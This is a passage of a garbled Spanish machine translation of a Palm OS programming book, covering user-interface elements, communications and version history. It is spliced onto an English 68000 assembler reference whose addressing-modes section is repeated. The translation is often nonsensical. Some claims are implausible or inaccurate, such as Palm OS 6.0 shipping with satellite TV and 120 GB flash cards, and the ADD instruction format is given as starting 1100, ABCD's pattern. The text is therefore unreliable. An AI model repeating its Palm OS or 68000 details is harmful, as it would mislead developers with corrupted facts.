Simplemente incluya uno como un recurso en una forma, y el gestor de Palm OS Graffiti lo actualizará automáticamente como sea necesario. Creo que el 2-17 muestra un señalizador de cambio Graffiti en sus cuatro estados. Advierta la diferencia leve en el tamaño entre la versión 1.0 caja alta cerrar símbolo y el símbolo usado para versiones futuras del Palm OS.



2-17 figura: Los cuatro estados de cambio Graffiti, imaginados de izquierda a derecha, son punctuación, symbolo, Mayusculas shift, y cerrar Mayusculas

Barra de desplazamiento (Scroll Bars)

El elemento de la barra de desplazamiento permite moverse verticalmente en el contenido de tablas, listas, listas, o campos de la multilínea.
La flecha abotona arriba y el fondo de una barra de desplazamiento puede avanzar una sola línea a la vez cada que se presiona la flecha. Una barra sólida en la mitad de la barra de desplazamiento, llamada avance de carro, provee un señalizador visual de lo que contuvieron el porcentaje de los datos totales en el campo adjunto, lista, o mesa es actualmente exhibido en la pantalla. Los usuarios pueden conectarse con el área disfrazado citado anteriormente o debajo del carro del rollo del sroll bar para moverse a través de los datos una página a la vez, o pueden arrastrar el carro de la sroll bar para navegar directamente para una localización específica en los datos.

Nota: Las barras de desplazamiento están disponibles desde la versión Palm OS 2.0 Palm Os 6.0 Cobalt No da problemas. Si su aplicación debe poner a funcionar en la versión 1.0, use repetidamente los botones del hardware para sustituir por la barra de desplazamiento.

Implementar una barra de desplazamiento requiere una cierta cantidad de esfuerzo en su parte. Usted debe proveer comunicación de dos formas entre la barra de desplazamiento y la lista adjunta, Tabla, o campo en la siguiente manera:
. Cuando los datos en el elemento adjunto requieren cambios de pantalla para moverse en sroll bars , su código debe alertar la barra de desplazamiento para el cambio así es que correctamente pueda posicionar y pueda dimensionar el carro de la barra de desplazamiento.
. Cuando el usuario golpee ligeramente la barra de desplazamiento o sus flechas, o arrastre el carro de la barra de desplazamiento, sus necesidades de código a actualizar la lista, campo, o posponga para exhibir la porción apropiada de sus datos. Su aplicación puede actualizar el despliegue de datos en dos formas:
• **La actualización dinámica.** Como los usuarios mantienen sujeta el lapiz optico en la barra de desplazamiento, el despliegue de datos cambia. Este método de actualización los datos provee a usuarios de retroalimentación instantánea acerca de su localización actual en los datos, pero puede ser lenta si el despliegue de datos en una tabla complicada con muchos tipos diferentes de datos a mostrar.
• la actualización estática. El despliegue de datos cambia sólo después de que los usuarios sueltan el lapiz optico de la barra de desplazamiento. Este método requiere menos procesador y puede ser más apropiado

para tablas complicadas. Puede ser frustrante para los usuarios, sin embargo, porque no hay indicación de dónde ellos esté en los datos hasta que se retire el lapiz optico, en cuál punto deben usar la barra de desplazamiento otra vez si el campo, la lista, o la tabla no ostenta los datos correctos.
Creo que el 2-18 muestre una barra de desplazamiento.


Figura 2-18: Una scroll bar

Gadgets (Dispositivos)

Si ninguno de los usuarios interconecta Dispositivos de Hardware en el Palm OS para trabajar, entonces usted puede hacer que un usuario personalize el interconectar un Dispositivo. un Dispositivo contiene información acerca de su localización en la pantalla, ya sea es actualmente utilizable o no, y un puntero para por unidad de datos. Usted debe implementar todo lo demás, de sacar un Dispositivo para responder al tocar con el lapiz optico .
Porque usted tiene que hacer la masa del trabajo para implementar un Dispositivo de cualquier manera, usted puede pensar que usted podría poner como código sano para su propio objeto personalizado de la interfaz desde cero. un Dispositivo ofrece algunas ventajas sobre rodar su objeto, sin embargo:
. Las cosas siguen la pista a sus saltos rectangulares en la pantalla, facilitar detectar si un golpe ligero particular en la pantalla estaba en un Dispositivo o no. Esto también crea cualquier código de dibujo para un Dispositivo más portátil, porque puede llevar las coordenadas de códigos duro requeridoras de la pantalla. Usted entonces puede usar su código deun Dispositivo en una aplicación diferente, o aun en una localización diferente en la misma forma, y usted no necesitará reescribir su código.
. un Dispositivo mantiene un puntero para no importa qué datos que usted tiene el deseo de asociar con un Dispositivo.
. Palm OS Emulator (POSE) hace una prueba presentar a llamado Gremlins que al azar puede atizar en su aplicación y revelan problemas nos resueltos en el software a oscuras que usted de otra manera podría extrañar. Los duendes ocasionalmente tacan en las áreas aleatorias de la pantalla eso no contienen cualquier controles, pero son particularmente atraídos para elementos estándar de la interfaz del usuario. Codificar un elemento personalizado como una cosa asegure que Gremlins le dará a su interfaz personalizada una buena prueba.
Referencia; Más información acerca de Gremlins está disponible en el Capitulo 5.

Creo que el 2-19 muestra un dispositivo integrado en Date Book de la vista mensual . Esta cosa complicada

saca una vista del calendario e indica citas con símbolos. El usuario puede escoger un día particular golpéanlodo ligeramente; Esto ostentará ese día particular en una pantalla diferente.



2-19 figura: La vista de mes de la aplicación Date Book incorporado puede ostentar un montón de información a simple vista.

Comunicándose con Otros dispositivos

Una parte crucial de la computadora Palm es su éxito como plataforma que tiene una habilidad para comunicarse con otros dispositivos. Las versiones actuales del Palm OS ofrecen un número de protocolos diferentes de comunicaciones.Y las versiones de Palm Os 6.0 ya uncluyen hasta hardware para rastreo via satelital GPS,Una targeta para ver la televisión via satelital,Un sintonizador de radio FM,TV,AM, conexión a internet a alta velocidad 256 Kb, Memoria Flash de hasta 120 Gigas en una sola targeta de 1Cm cuadrado en targetas SD card,Soporte para red inalambrica, etc....

Conectividad Serial

Los artificios de la palma OS usan el protocolo serial para poder sincronizar datos a través de un cable serial a la computadora de escritorio. Con el cable correcto o el hardware de terceros, con Palm OS también puede hablar telefonicamente remotamente para justamente acer cualquier cosa desde conectar modems para sondas de temperatura para aparatos receptores GPS.
La arquitectura de comunicaciones Serial Palm OS soporta varios estratos de utilidad diversas y complejidad, incluyendo a I/O serial ecuánime en byte y protocolos que corrigen error de alto nivel.

Referencia: Las comunicaciones Serial palma OS están cubiertas en detalle en el capitulo 15, “ Usando el Puerto Serial.”

TCP/IP

El protocolo estándar de la Internet, TCP/IP, Permite a un dispositivo Palm OS con el hardware adjunto correcto conectarse cualquier máquina en la Internet e intercambiar datos con él a traves de servidores. La mayor parte de las funciones en el Palm OS tienen librerias, lo cual provee conectividad TCP/IP en aplicaciones Palm OS, lo hace imagen idéntica de funciones en sockets(sockets=Dispositivos que transportan datos en una red) Berkeley Unix API, lo cual es el estándar efectivo para aplicaciones de la

Internet.
Las aplicaciones escritas para usar sockets Berkeley puede ser con holgura recompiladas para el Palm OS con sólo algunos cambios.

Conexión Inalámbrica (Wireless)

Introducida en la versión Palm OS 3.2, lo cual es instalado en el Palm VII, la comunicación inalámbrica en un dispositivo Palm OS tiene lugar por la red inalámbrica Palm.Net.
Porque la banda ancha inalámbrico cuesta caro, el Palm OS sistema inalámbrico usa una estrategia llamado recorte de la Web minimizar la cantidad de datos que se transfirió entre el radio inalámbrico del dispositivo Palm OS y la red. Un usuario inalámbrico Palm OS pone a funcionar una Web recortando hoja de solicitud para demandar información, lo cual es entonces exhibido por Clipper, la aplicación del navegador residente en el dispositivo Palm OS.

Nota: Las Applicaciones directamente no puedo ganar acceso a la Internet a través del modem inalámbrico del dispositivo Palm. Ésta es una limitación deliberada para minimizar la cantidad de datos expedidos a través de conexiones inalámbricas caras.
En el lado del cliente, PQAs son fáciles para hacer, porque están cifrados en Hypertext Markup Language (el HTML) con sólo alguno Palm OS – las adiciones específicas, y entonces compilado utilizadores el rastreo libre de la aplicación construida (QAB). El fin del servidor de una PQA puede estar construido usando existiendo tecnologías de la Web, porque el servicio Palm.Net se comunica con el servidor por Hypertext estándar Transfer Protocol (el HTTP).

Referencia: Más información acerca del servicio Palm.Net y PQAs la puede encontrar en la Parte VII.

IrDA (comunicarse por el protocolo estándar Infrarrojo)

Empieza con los dispositivos Palm III y Palm OS de versión 3.0, Palm pueden comunicarse por el protocolo Infrarrojo estándar en la industria Data Association (IrDA). Este protocolo de comunicaciones de bajo nivel puede usarse para comunicarse por infrarrojo (IR) con una variedad creciente de modo semejante equipares dispositivos, incluyendo teléfonos celulares, los paginadores, y aun el computador de escritorio o las laptops . como el puerto serial, Palm OS tiene librerias para funciones de infrarrojo IrDA para ofrecer control de bajo nivel para transferencia de datos IR.

Referencia: La comunicación IrDA está cubierta en detalle en Capitulo 14.

Beaming (Envio de Información)

Palm OS provee facilidades para enviar información desde la palm a dispositivos por medio del puerto infrarrojo (IR) llamdos "Beaming". Aunque primordialmente usado para dirigir emisiones de información entre dos Palm OS handhelds, Tambien se puede para crear comunicaciones y compartir datos entre dispositivos diferentes. El intercambio es administrado para poner a funcionar una parte superior de la transferencia IrDA implementada en las librerias para infrarrojos de Palm OS.

Referencias: Más información sobre como hacer un "beaming" está disponible en el capitulo 13.

Comparativa de las versiones Palm OS

Muchos de los cambios entre modelos diferentes de dispositivos Palm OS que ustedes necesitará recordar

son los cambios para el Palm OS mismo. Afortunadamente, tal como Palm y sus socios han cambiado el hardware incrementado, el Palm OS también ha evolucionado en un paso fácil, simplificando atrás compatibilidad muy para el implemento. Esta sección provee una visión general breve de qué ha cambiado desde la versión 1.0 del Palm OS.
Porque un número de funciones nuevas se han agregado para el Palm OS con cada nueva versión, el sistema provee facilidades para fácilmente determinar qué características son respaldadas en el ambiente actualmente corredor. Si su aplicación usa funciones de versiones más nuevas de los OS, entonces pondrá a funcionar más lisamente si usted inspecciona para la existencia de esas características antes de llamarlos. La comprobación para el número de versión del sistema operativo aisladamente no es suficiente porque las versiones futuras del Palm OS necesariamente no implementarán todas las características de anteriores versiones. En lugar de eso, el sistema puede poner en duda si los sets específicos de rasgo están presentes en la versión del Palm OS en el cual su aplicación corra.

Referencia Para más detalle acerca de inspeccionar para las caracteristicas presentes, valla al Capitulo 10.

Cambios en la Version 2.0

CAmbios destacados:
.-Se incluyen Scroll bars y funciones asociadas para manipularlas.
.-Nuevo codigo para soportar lookup telefónico y acceso para el panel de preferencias de sistema.
.-Se da soporte para TCP/IP (sólo en dispositivos con 1MB o más de memoria).
.-Matemáticas del punto flotante IEEE, incluyendo flotadores de 32 bits y dobles de 64 bits.
.-Nuevo sistema de escritura llamado Graffiti .
.-Soporte para nuevas cadenas de caracteres.
Cambios presentes de versiones tempranas incluidas
.-Las preferencias de aplicación.
.-El diálogo del teclado de sistema.
.-Edicion de diálogo de categorías

Cambios en la Version 3.0

Características agregadas a la versión 3.0 incluyen:
.- IR beaming
.- Un tipo de letra grande Bold.
.- Funciones de interface dinamica para el usuario.
.- Tipos de letra personalizados.
.- Administrador de diálogo de progreso.
.- Un único ID DE IDENTIDAD del hardware con flash ROM.
.- Archivo para soportar registros largos de más de 64KB.
.- Soporte para archivos MIDI Estándars (SMF) y sonido pregrabado con buen estado asincrónico.
Caracteristas que cambiarón de anteriores versiones incluye:
.- Adicionalmente más cambios para la edición de categorías.
.- Acumulación dinámica aumentada para 96KB en el tamaño.
.- Almacenamiento de la RAM configurada como un solo bloque en lugar de bloques múltiples de 64KB.
.- El lanzamiento de aplicaciónes se convierte en una aplicación existente mejor que un sistema pop-up

Cambios en la Version 3.1

Las características agregadas a la versión 3.1 incluyen:
. Contraste diálogo de ajuste (Solo en dispositivos en la familia de la V Palm).

.- Soporte para el procesador DragonBall EZ
Caracteristicas que han cambiado en anteriores versiones incluyen:
. La codificación de carácteres se convirtió en la página de código de caracteres de Microsoft Windows codigo de páginas 1252.
.- Las cajas de texto TextBox ahora pueden cualquier punteado o subrayados sólidos.
.- El carácter de variables cambiao para tener dos bytes de largo

Cambios en la Version 3.2

Las características agregadas a la versión 3.2 incluyen:
.- Función para anexar datos al portapapeles sin borrar sus contenidos actuales.
.- Diálogos de alerta para los errores de runtime, para ser usado cuando un error de runtime no sea aplicación default (por ejemplo, al enlazar aplicaciones en una red)

Cambios en la Version 3.3

Las características agregadas la versión 3.3 incluyen:
.- Soporte para el símbolo europeo de la moneda circulante.
.- Nuevo Serial Manager introducido, añadiendo más capacidades seriales flexibles de conexión, como conexiones seriales por el infrarrojo y soporte para el estándar IrCOMM.
.- Login script (Instrucciones para conectarse a internet) mejorada para conectarse sistemas remotos que usan autenticación del tokenbased.
.- Operaciones más rápidas HotSync, así como también las operaciones HotSync por infrarrojo

Cambios en la Version 3.5

Características agregadas a la versión 3.5 incluyen:
.- Pantalla a color y soporte para dibujar.
.- Nuevas definiciones de datos (por ejemplo, UInt16 en lugar de Word).
.- Barra de ordenes conteniendo botones para artículos del menú comúnmente usados.
.- El dispositivo deslizante y repitiendo controles del dispositivo deslizante.
.- Controles gráficos.
.- El administrador da simultaneidad para permitir localización más fácil de aplicaciones sin que requiera recompilación completa.
.- Las rutinas nuevas de seguridad para permitir cambiar a un estado sin precedente oculta dentro de una aplicación, en lugar de tener que confiar en la applet Security.
.- Rutinas nuevas en tablas para implementar registros ocultos
Los cambiós de anteriores versiones incluyen:
. Soporte extendido para dispositivos, incluyendo la habilidad a asignar una función del callback para eventos de dispositivos.
.- Textbox´s permite doble golpe para seleccionar palabras, o el triple taps (Golpe) seleccionar líneas de texto. Los menús pueden ser exhibidos golpeando ligeramente la barra de títulos de una aplicación

Cambios en la versión 6.0 Palm Os Cobalt

.- Soporte para camaras fotograficas integradas de hasta 8 Mega Pixeles de resolución, Grabación de video en tiempo real, Reproductor de mp3, Soporte para entrada para audifonos

PalmSource presentó su nuevo sistema operativo Palm OS 6.1 el día 28/09/2004

PalmSource introdujo el Palm OS Cobalt 6.1, una versión mejorada del Palm OS Cobalt. Diseñado para acelerar el desarrollo de la nueva generación de smartphones Palm y dispositivos inalámbricos, Palm OS Cobalt 6.1 está basado en el Palm OS Cobalt y provee características de telefonía integradas, soporte WiFi y Blutooth y mejoras en la interfaz del usuario.

"Creemos que el Palm OS Cobal 6.1 optimiza nuestra plataforma para la creación de smartphones y dispositivos wireless muy poderosos, pero a su vez, muy fáciles de utilizar", dijo David Nagel, presidente y CEO de PalmSource, Inc. "Integrando la funcionalidad wireless al Palm OS, brindando, a la comunidad de desarrolladores y a los licenciatarios de Palm OS, una ventaja en el desarrollo de smartphones y dispositivos wireless móviles a los consumidores."

Nuevas características del Palm OS Cobalt 6.1:

Componentes de telefonía integrados:
Palm OS Cobalt 6.1 incluye el estándar GSM, MUX y el nuevo GPRS API diseñado para facilitar y acelerar el trabajo de los manufacturadores de hardware.
Soporte Blutooth y WiFi:
Palm OS Cobalt 6.1 incorpora la última implementación v.1.2 de Bluetooth, en adición a nuevos perfiles de auriculares y manos libres críticos para el desarrollo de la nueva generación de smartphones y otros dispositivos wireless. Además, Palm OS Cobalt 6.1 provee soporte 802.11 diseñado para permitir a los desarrolladores de dispositivos construir productos con WiFi incorporado.
Soporte SD/IO:
Palm OS Cobalt 6.1 provee soporte estándar SD/IO diseñado para permitir la creación de tarjetas de expansión como cámaras, sistemas GPS y radios inalámbricas.
Interfaz de usuario mejorada:
Un nuevo diseño en la interfaz del Palm OS Cobalt 6.1 entrega a muchas aplicaciones un nuevo look más moderno. Palm OS Cobalt 6.1 introduce la aplicación Preferencias diseñada para permitir que el usuario configure una cantidad de configuraciones y preferencias del sistema en una única locación.

El dia 12/02/2004 PalmSource reveló que el Palm OS Cobalt no ofrecerá la capacidad de sincronización con el Mac OS. En un sorpresivo anuncio en la conferencia de desarrolladores, PalmSource reveló que el Palm OS Cobalt no ofrecerá la capacidad de sincronización con el Mac OS. Es un abandono del soporta para las computadoras Macintosh, ya que las versiones previas del Palm OS venían con soporte para la sincronización con el Mac OS.

Durante una conferencia sobre las nuevas características del Cobalt, Larry Slotnick reveló que el Palm OS Cobalt no traerá un cliente de sincronización con el Mac OS. En efecto, PalmSource abandonará el soporte nativo para Mac OS y no desarrollará la aplicación de escritorio Palm Desktop para Mac.

PalmSource tomó esta desición debido a cambios en la arquitectura del Palm OS y por cómo trabajan las nuevas aplicaciones PIM. El nuevo PIM ha sido rediseñado para que los campos sean semejantes a los utilizados por el Microsoft Outlook y la nueva base de datos interna utilizará un esquema de guardado de datos del tipo SQL.

Por fortuna, la empresa Mark/Space, ha difundido que hará una versión de su aplicación Missing Sync para el Cobalt OS. Será lanzada a fines de este año anticipándose así a los primeros dispositivos con Cobalt OS. Missing Sync para Cobalt permitirá a los usuarios conectar y sincronizar información entre su dispositivo Cobalt OS y una Mac corriendo el MacOS X, mediante un puerto USB, una red, Wifi o Bluetooth.

Resumen

Este capítulo le dio una idea de las características de los cambios en Palm OS, y explicó un poco aproximadamente cuántos cambios hubo. Usted ahora debería saber lo siguiente:
. Palm OS opera siempre aun apagado,el dispositivo no está nunca realmente apagado “, ” sólo descansando.
. Las aplicaciones Palm OS codifican código cuando arranca ó enciende su palm, y si el código es llamdo para un inicio normal, entonces entran en un evento loop y se queda en la cola de acontecimientos del sistema.
. La memoria Palm OS está dividida en áreas dinámicas de almacenamiento y, cada uno con sus propias únicas limitaciones.
. Una aplicación palm OS esta compuesta por recursos del sistema, alguna de la cual sea creado por el ambiente de desarrollo, y alguna de la cual debe ser suministrado por el desarrollador.
. Los elementos de la interfaz del usuario abundan en Palm OS, y si ninguno de los elementos previstos de su aplicación quiere hacer su trabajo, usted siempre puede hacer su propio uso de los recursos del sistema.
. El Palm OS provee protocolos numerosos para comunicar con otros dispositivos.
. Si su aplicación usa características que se introdujeron en una reciente versión del Palm OS, fácilmente puede comprobar su ambiente para ver, entonces qué características están disponibles antes de llamar una función potencialmente sin apoyo.
. . .

Ir al Capítulo 3

Capitulo 4

Capítulo 4

Escribiendo su primer aplicación palm Os. 67
Viendo un Hola Mundo en una aplicacion. 67
Caminado atreves del código de un Hola Mundo 68
Incluyendo Archivos de cabecera. 69
Introduciendo la Aplicación. 71
Iniciando la Aplicación. 73
Cerrando la Aplicación. 73
Manipulando Eventos. 73
creando Formularios. 76
Creando eventos en formularios. 77
xxv Contents
Manipulando Acontecimientos de Menús. 81
Ostentando Alertas y Usando un control de caja de texto (Text Field). 83
Usando la Memoria en la Palm OS. 85
Juntando las piezas de Eso. 90

En Este Capítulo Escribira su primer aplicación en el sistema Palm Os

Iniciaremos escribiendo una aplicacion que muestre el hola mundo, Aprenderemos como iniciar su aplicacion.corriendo atravez de un elemento Main loop enlazado, cominicando los elementos administrados por la memoria.

Chapter 1

Assembler Reference (Referencia Ensamblador Palm)

Addressing Capabilities
Addressing Modes
Instruction Set

1.-ABCD	2.-ADD	3.-ADDA	4.-ADDI	5.-ADDQ
6.-ADDX	7.-AND	8.-ANDI	9.-ANDI to CCR	10.-ANDI to SR
11.-ASl , ASR	12.-Bcc , BRA	13.-BCHG	14.-BCLR	15.-BKPT
16.-BSET	17.-BSR	18.-BTST	19.-CHK	20.-CLR
21.-CMP				

Addressing Modes

The various addressing modes available on the 68000 are listed below. EA refers to Effective Address, Generation refers to the mechanism for obtaining the effective address, EEE Mode is the value of the EEE bits in the instruction word, and AAA Mode is the value of the AAA bits in the instruction word.

1) Dn — Data Register Direct

Generation : EA = Dn (n = 0 to 7)
Assembler : Dn
EEE Mode : 000

AAA Mode : nnn (0 to 7)
The operand is the specified data register.

2) An — Address Register Direct

Generation : EA = An (n = 0 to 7)
Assembler : An
EEE Mode : 001
AAA Mode : nnn (0 to 7)
The operand is the specified address register.

3) (An) — Address Register Indirect

Generation : EA = (An) (n = 0 to 7)
Assembler : (An)
EEE Mode : 010
AAA Mode : nnn (0 to 7)
The operand is the memory location whose address is contained in the specified address register.

4) (An)+ — Address Register Indirect with Postincrement

Generation : EA = (An) (n = 0 to 7); An = An + N (N = operand size: 1=byte, 2=word, 4=long)
Assembler : (An)+
EEE Mode : 011
AAA Mode : nnn (0 to 7)
The operand is the memory location whose address is contained in the specified address register, prior to the addition of the operand size to the address register contents.

5) -(An) — Address Register Indirect with Predecrement

Generation : An = An - N (N = operand size: 1=byte, 2=word, 4=long); EA = (An) (n = 0 to 7)
Assembler : -(An)
EEE Mode : 100
AAA Mode : nnn (0 to 7)
The operand is the memory location whose address is contained in the specified address register, after the subtraction of the operand size from the address register contents.

6) (d16,An) — Address Register Indirect with Displacement

Generation : EA = (An) + d (n = 0 to 7)
Assembler : Label(An)

EEE Mode : 101
AAA Mode : nnn (0 to 7) specifies the address register An.
The effective address of the operand is obtained by computing the sum of the contents of the specified address register with the 16-bit displacement using standard 680x0 address arithmetic. Thus, the 16-bit displacement is sign-extended to 32 bits prior to the computation.

7) (d8,An,Xn) — Address Register Indirect with Displacement And Index

Generation : EA = (An) + (Xn) + d (n = 0 to 7)
Assembler : Label(An,Xn.W) -or- Label(An,Xn.L)
EEE Mode : 110
AAA Mode : nnn (0 to 7) specifies the address register An. Xn is specified by an extension word.
The effective address of the operand is obtained by computing the sum of the contents of the specified address register with the 8-bit displacement and the contents of the specified index register using standard 680x0 address arithmetic. Thus, the 8-bit displacement is sign-extended to 32 bits prior to the computation. The index register may be any data or address register (hence Xn may be the same as An in the instruction) and the value obtained from the index register may be either a word (which will be sign-extended for the addition) or a long.

8) (xxx).W — Absolute Short

Generation : EA given
Assembler : Label.W
EEE Mode : 111
AAA Mode : 000
The effective address is the contents of the word following the instruction word. This word is sign-extended to 32 bits prior to use as an address reference.

9) (xxx).L — Absolute Long

Generation : EA given
Assembler : Label.L
EEE Mode : 111
AAA Mode : 001
The effective address is the contents of the long word following the instruction word.

10) #<data> — Immediate Data.

Generation : Operand given (EA = address of instruction word + 2)
Assembler : #nnnn
EEE Mode : 111

AAA Mode : 100
The effective address of this operand is the address of the instruction word plus two. For byte and word operands, the word at this address contains the immediate data. For long operands, the long word at this address contains the immediate data.

11) (d16,PC) — Program Counter Indirect with Displacement

Generation : EA = (PC) + d (n = 0 to 7)
Assembler : Label(PC)
EEE Mode : 111
AAA Mode : 010
The effective address of the operand is obtained by computing the sum of the contents of the program counter with the 16-bit displacement using standard 680x0 address arithmetic. Thus, the 16-bit displacement is sign-extended to 32 bits prior to the computation.

12) (d8,PC,Xn) — Program Counter Indirect with Displacement And Index

Generation : EA = (PC) + (Xn) + d (n = 0 to 7)
Assembler : Label(PC,Xn.W) -or- Label(PC,Xn.L)
EEE Mode : 111
AAA Mode : 011
Xn is specified by an extension word.
The effective address of the operand is obtained by computing the sum of the contents of the program counter with the 8-bit displacement and the contents of the specified index register using standard 680x0 address arithmetic. Thus, the 8-bit displacement is sign-extended to 32 bits prior to the computation. The index register may be any data or address register (hence Xn may be the same as An in the instruction) and the value obtained from the index register may be either a word (which will be sign-extended for the addition) or a long.

1.-ABCD - Add Decimal With Extend

Operation *

src(10) + dst(10) + X -> dst

Assembler example

ABCD Dy,Dx
ABCD -(Ay),-(Ax)

Attributes

size=Byte

Description

Perform Binary Coded Decimal (BCD) addition of the source and destination operands, together with the Extend (X) bit of the CCR. The only legal addressing modes are those given above. This is a byte operation only.

Condition Codes

X	N	Z	V	C
*	U	*	U	*

Condition Code Convention

The following convention is used to illustrate condition code status:

- Flag unchanged by operation

0 Flag set to 0 by operation

1 Flag set to 1 by operation

* Flag changed functionally according to operation

U Flag undefined after operation

N — Undefined.
V — Undefined.
Z — Cleared if nonzero result, unchanged otherwise.
C — Set if DECIMAL carry generated, cleared otherwise.
X — Set identically to C.

Note: Normally, the Z bit is set via programming (this is the programmer's responsibility) before the start of an ABCD operation. This allows successful tests upon completion of multiple-precision ABCD operations.

Instruction Format

1	1	0	0	X	X	X	1	0	0	0	0	M	Y	Y	Y

Instruction Fields

XXX : Register Rx field. Specifies which register is used for the destination operand, D0-D7 for ABCD Dy,Dx or A0-A7 for ABCD -(Ay),-(Ax)

YYY : Register Ry field. Specifies which register is used for the source operand, D0-D7 for ABCD Dy, Dx or A0-A7 for ABCD -(Ay),-(Ax)

M : R/M field. Specifies addressing mode.
0 : mode is ABCD Dy,Dx
1 : mode is ABCD -(Ay),-(Ax)

2.-ADD - Add Binary

Operation *
src + dst -> dst

Assembler
ADD <ea>,Dn
ADD Dn,<ea>

Attributes
size=Byte,Word,Long

Description
Add the source operand to the destination operand, and store the result in the destination operand. The operation may be specified to be byte, word or long in size. The mode of the instruction indicates which is the source and which is the destination operand.

Condition Codes

X	N	Z	V	C

*	*	*	*	*

N — Set if result negative when treated as 2's complement. Cleared otherwise.
V — Set if an overflow is generated. Cleared otherwise.
Z — Set if result is zero. Cleared otherwise.
C — Set if a binary carry is generated. Cleared otherwise.
X — Set identically to C.

Instruction Format

1	1	0	0	R	R	R	M	M	M	E	E	E	A	A	A

Instruction Fields

RRR : Register field. Specifies any data register D0-D7.
MMM : Op-Mode field. Specifies operation type in accordance with the table:

Byte	Word	Long	Operation
000	001	010	ADD <ea>, Dn
100	101	110	ADD Dn, <ea>

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:
Addressing Modes

The various addressing modes available on the 68000 are listed below. EA refers to Effective Address, Generation refers to the mechanism for obtaining the effective address, EEE Mode is the value of the EEE bits in the instruction word, and AAA Mode is the value of the AAA bits in the instruction word.

1) Dn — Data Register Direct

Generation : EA = Dn (n = 0 to 7)
Assembler : Dn
EEE Mode : 000

AAA Mode : nnn (0 to 7)
The operand is the specified data register.

2) An — Address Register Direct

Generation : EA = An (n = 0 to 7)
Assembler : An
EEE Mode : 001
AAA Mode : nnn (0 to 7)
The operand is the specified address register.

3) (An) — Address Register Indirect

Generation : EA = (An) (n = 0 to 7)
Assembler : (An)
EEE Mode : 010
AAA Mode : nnn (0 to 7)
The operand is the memory location whose address is contained in the specified address register.

4) (An)+ — Address Register Indirect with Postincrement

Generation : EA = (An) (n = 0 to 7); An = An + N (N = operand size: 1=byte, 2=word, 4=long)
Assembler : (An)+
EEE Mode : 011
AAA Mode : nnn (0 to 7)
The operand is the memory location whose address is contained in the specified address register, prior to the addition of the operand size to the address register contents.

5) -(An) — Address Register Indirect with Predecrement

Generation : An = An - N (N = operand size: 1=byte, 2=word, 4=long); EA = (An) (n = 0 to 7)
Assembler : -(An)
EEE Mode : 100
AAA Mode : nnn (0 to 7)
The operand is the memory location whose address is contained in the specified address register, after the subtraction of the operand size from the address register contents.

6) (d16,An) — Address Register Indirect with Displacement

Generation : EA = (An) + d (n = 0 to 7)
Assembler : Label(An)
EEE Mode : 101
AAA Mode : nnn (0 to 7) specifies the address register An.
The effective address of the operand is obtained by computing the sum of the contents of the specified address register with the 16-bit displacement using standard 680x0 address arithmetic. Thus, the 16-bit displacement is sign-extended to 32 bits prior to the computation.

7) (d8,An,Xn) — Address Register Indirect with Displacement And Index

Generation : EA = (An) + (Xn) + d (n = 0 to 7)
Assembler : Label(An,Xn.W) -or- Label(An,Xn.L)
EEE Mode : 110
AAA Mode : nnn (0 to 7) specifies the address register An. Xn is specified by an extension word.
The effective address of the operand is obtained by computing the sum of the contents of the specified address register with the 8-bit displacement and the contents of the specified index register using standard 680x0 address arithmetic. Thus, the 8-bit displacement is sign-extended to 32 bits prior to the computation. The index register may be any data or address register (hence Xn may be the same as An in the instruction) and the value obtained from the index register may be either a word (which will be sign-extended for the addition) or a long.

8) (xxx).W — Absolute Short

Generation : EA given
Assembler : Label.W
EEE Mode : 111
AAA Mode : 000
The effective address is the contents of the word following the instruction word. This word is sign-extended to 32 bits prior to use as an address reference.

9) (xxx).L — Absolute Long

Generation : EA given
Assembler : Label.L
EEE Mode : 111
AAA Mode : 001

The effective address is the contents of the long word following the instruction word.

10) #<data> — Immediate Data.

Generation : Operand given (EA = address of instruction word + 2)
Assembler : #nnnn
EEE Mode : 111
AAA Mode : 100
The effective address of this operand is the address of the instruction word plus two. For byte and word operands, the word at this address contains the immediate data. For long operands, the long word at this address contains the immediate data.

11) (d16,PC) — Program Counter Indirect with Displacement

Generation : EA = (PC) + d (n = 0 to 7)
Assembler : Label(PC)
EEE Mode : 111
AAA Mode : 010
The effective address of the operand is obtained by computing the sum of the contents of the program counter with the 16-bit displacement using standard 680x0 address arithmetic. Thus, the 16-bit displacement is sign-extended to 32 bits prior to the computation.

12) (d8,PC,Xn) — Program Counter Indirect with Displacement And Index

Generation : EA = (PC) + (Xn) + d (n = 0 to 7)
Assembler : Label(PC,Xn.W) -or- Label(PC,Xn.L)
EEE Mode : 111
AAA Mode : 011
Xn is specified by an extension word.
The effective address of the operand is obtained by computing the sum of the contents of the program counter with the 8-bit displacement and the contents of the specified index register using standard 680x0 address arithmetic. Thus, the 8-bit displacement is sign-extended to 32 bits prior to the computation. The index register may be any data or address register (hence Xn may be the same as An in the instruction) and the value obtained from the index register may be either a word (which will be sign-extended for the addition) or a long.

Source <ea> operand:

Addr Mode	Mode	Register
Dn	000	Dn.reg.num
An	001	An.reg.num
(An)	010	An.reg.num
(An)+	011	An.reg.num
-(An)	100	An.reg.num
(d_8,An, Xn)	110	An.reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	111	100
(d_{16},PC)	111	010
(d_8,PC, Xn)	111	011

(An: word or long only)

Destination <ea> operand:

Addr Mode	Mode	Register
Dn	-----	-------
An	-----	-------
(An)	010	An.reg.num
(An)+	011	An.reg.num
-(An)	100	An.reg.num
(d_8,An, Xn)	110	An.reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	-----	-------
(d_{16},PC)	-----	-------

(d_8,PC, Xn)	-----	-------

Notes:
1) If the destination is a data register, then the ADD <ea>,Dn form of the instruction MUST be used.
2) ADDA is used for ADD <ea>,An. ADDI is used for ADD #nnn,<ea> where <ea> is not a data register. ADDQ is also used for ADD #nnn,<ea> when possible.

3.-ADDA - Add Address

Operation *
src + dst -> dst

Assembler
ADDA <ea>,An

Attributes
size=Word,Long

Description
Add the source operand to the destination address register, and store the result in the destination address register. The size of the operation may be specified to be a word or long operation.
